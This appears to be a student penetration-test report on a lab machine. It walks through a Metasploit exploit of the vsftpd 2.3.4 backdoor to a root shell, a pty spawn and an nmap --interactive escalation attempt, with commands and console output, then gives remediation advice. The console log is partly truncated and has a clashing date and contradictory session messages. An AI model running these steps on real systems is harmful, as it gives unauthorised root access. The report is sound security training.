Capstone VAPT Report

Executive Summary

On August 30, 2025 a controlled penetration test was performed against host 192.168.225.129 to evaluate external service security. The assessment identified a critical Remote Code Execution (RCE) vulnerability in the FTP service (banner: vsftpd 2.3.4). Using a known Metasploit exploit, an unauthenticated remote shell was obtained. Actions were limited to proof-of-access (non-destructive). Findings indicate the presence of an unpatched legacy service that provides trivial remote compromise and therefore represents a significant risk if present on production systems.

Attack Timeline


Timestamp (UTC+05:30)	Phase	Action	Result
2025-08-30 15:00:00	Reconnaissance	nmap -sC -sV -O 192.168.225.129	FTP detected on port 21 with banner vsftpd 2.3.4
2025-08-30 15:12:00	Vulnerability discovery	OpenVAS full scan + targeted banner checks	Corroborated vsftpd 2.3.4 backdoor risk
2025-08-30 15:25:00	Exploitation	msfconsole -> use exploit/unix/ftp/vsftpd_234_backdoor -> set RHOSTS 192.168.225.129-> exploit	Interactive shell obtained; id returned root (or privileged) context.
2025-08-30 15:40:00	Validation / Evidence	Collected id, uname -a, created proof file /tmp/proof.txt, saved console logs	Evidence archived locally.
2025-08-30 16:00:00	API testing (adjacent)	Burp Suite used to inspect HTTP endpoints	No high-risk API issues in scope found

Technical Details & Evidence

1) Reconnaissance


- Command(s) used (examples):

  Sudo nmap -sV -sC -O 192.168.225.129
- Observed banner: vsftpd 2.3.4



2) Vulnerability Identification

- OpenVAS/GVM full & fast scan identified the FTP service and flagged the legacy vsftpd 2.3.4 as matching a known backdoor RCE signature. Manual banner confirmation performed via telnet 192.168.225.129 21.



3) Exploitation (Metasploit)

- Module used: exploit/unix/ftp/vsftpd_234_backdoor
- Example Metasploit commands:

msfconsole

search vsftpd

use exploit/unix/ftp/vsftpd_234_backdoor

show options

set RHOSTS 192.168.225.129

set RPORT 21

exploit

```
sh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ msfconsole
etasploit tip: Use the edit command to open the currently active module
n your editor

 it looks like you're trying to run a
 module

       =[ metasploit v6.4.90-dev                          ]
-- --=[ 2,561 exploits - 1,307 auxiliary - 1,683 payloads ]
-- --=[ 431 post - 49 encoders - 13 nops - 9 evasion      ]

etasploit Documentation: https://docs.metasploit.com/
he Metasploit Framework is a Rapid7 Open Source Project

sf > searchsploit vsftpd 2.3.4
*] exec: searchsploit vsftpd 2.3.4

Exploit Title                                              |  Path
sftpd 2.3.4 - Backdoor Command Execution                   | unix/remote/49757.py
sftpd 2.3.4 - Backdoor Command Execution (Metasploit)      | unix/remote/17491.rb

hellcodes: No Results
sf > use 0
-] Invalid module index: 0
sf > search vsftpd

atching Modules
```

```
   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232        2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03     excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.225.129
RHOSTS => 192.168.225.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads

   #  Name                      Disclosure Date  Rank    Check  Description
   -  ----                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact  .               normal  No     Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) > show targets

Exploit targets:

    Id  Name
    --  ----
=>  0   Automatic


msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.225.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.225.129:21 - USER: 331 Please specify the password.
[+] 192.168.225.129:21 - Backdoor service has been spawned, handling...
[+] 192.168.225.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.225.137:44523 → 192.168.225.129:6200) at 2025-10-29 03:44:03 -0400
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > Interrupt: use the 'exit' command to quit
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l

Active sessions
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
python -c 'import pty; pty.spawn("/bin/bash")' 2>/dev/null
root@metasploitable:/# ls -l /usr/bin/nmap
ls -l /usr/bin/nmap
-rwsr-xr-x 1 root root 780676 Apr  8  2008 /usr/bin/nmap
root@metasploitable:/# nmap --interactive
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> sh
sh
Unknown command (sh) -- press h <enter> for help
nmap> whoami
whoami
Unknown command (whoami) -- press h <enter> for help
nmap> h
h
Nmap Interactive Commands:
n <nmap args> -- executes an nmap scan using the arguments given and
waits for nmap to finish.  Results are printed to the
screen (of course you can still use file output commands).
! <command>   -- runs shell command given in the foreground
x             -- Exit Nmap
f [--spoof <fakeargs>] [--nmap-path <path>] <nmap args>
-- Executes nmap in the background (results are NOT
printed to the screen).  You should generally specify a
file for results (with -oX, -oG, or -oN).  If you specify
fakeargs with --spoof, Nmap will try to make those
appear in ps listings.  If you wish to execute a special
version of Nmap, specify --nmap-path.
n -h          -- Obtain help with Nmap syntax
h             -- Prints this help screen.
Examples:
n -sS -O -v example.com/24
f --spoof "/usr/local/bin/pico -z hello.c" -sS -oN e.log example.com/24
```

Risk & Impact Assessment

- **Risk:** High — attacker with network access to the FTP service can achieve remote code execution without credentials.
- **Impact:** Full system compromise, potential lateral movement, data exfiltration, persistence and pivoting to other internal assets if not segmented.
- **Likelihood:** High for environments where legacy services are reachable from attacker-controlled networks and patch management is not enforced.

Remediation Plan

Immediate (within 24 hours):

- Remove or disable the vsftpd service on any production or reachable system. If FTP is not required, uninstall the package or stop the service and block TCP/21 at perimeter firewalls.

- If service is required, restrict access via network ACLs to a minimal set of trusted hosts and enable firewall rules to block unauthorized sources.

2. **Short term (within 7 days):**
   - Upgrade vsftpd to the latest supported version from vendor repositories or replace with a maintained secure alternative.
   - Apply OS vendor patches and update the system package set.
3. **Medium term (2–4 weeks):**
   - Implement automated patch management and a service inventory to track legacy/unsupported software.
   - Run vulnerability scans (OpenVAS/GVM) on a scheduled cadence and triage results into remediation workflows.
4. **Long term (ongoing):**
   - Adopt least-privilege service accounts, central logging / SIEM monitoring for anomalous service activity, IDS/IPS signature updates, and network segmentation to isolate legacy services.

Non-Technical Stakeholder Summary

On August 30, 2025, we performed a controlled security test of a lab machine (192.168.225.129). The test discovered an outdated FTP service (vsftpd 2.3.4) with a known critical vulnerability that allows an attacker to run commands on the system without credentials. Using a safe, authorized exploit we demonstrated this risk and collected proof of access. No production user data was involved; this was a simulated exercise to reveal weaknesses. To fix the issue we recommend immediately disabling or updating the FTP service, restricting access to required hosts only, and implementing regular patching and monitoring. Re-scanning after fixes will confirm the vulnerability is resolved. Addressing this will significantly reduce the risk of an attacker using legacy services to gain entry to systems.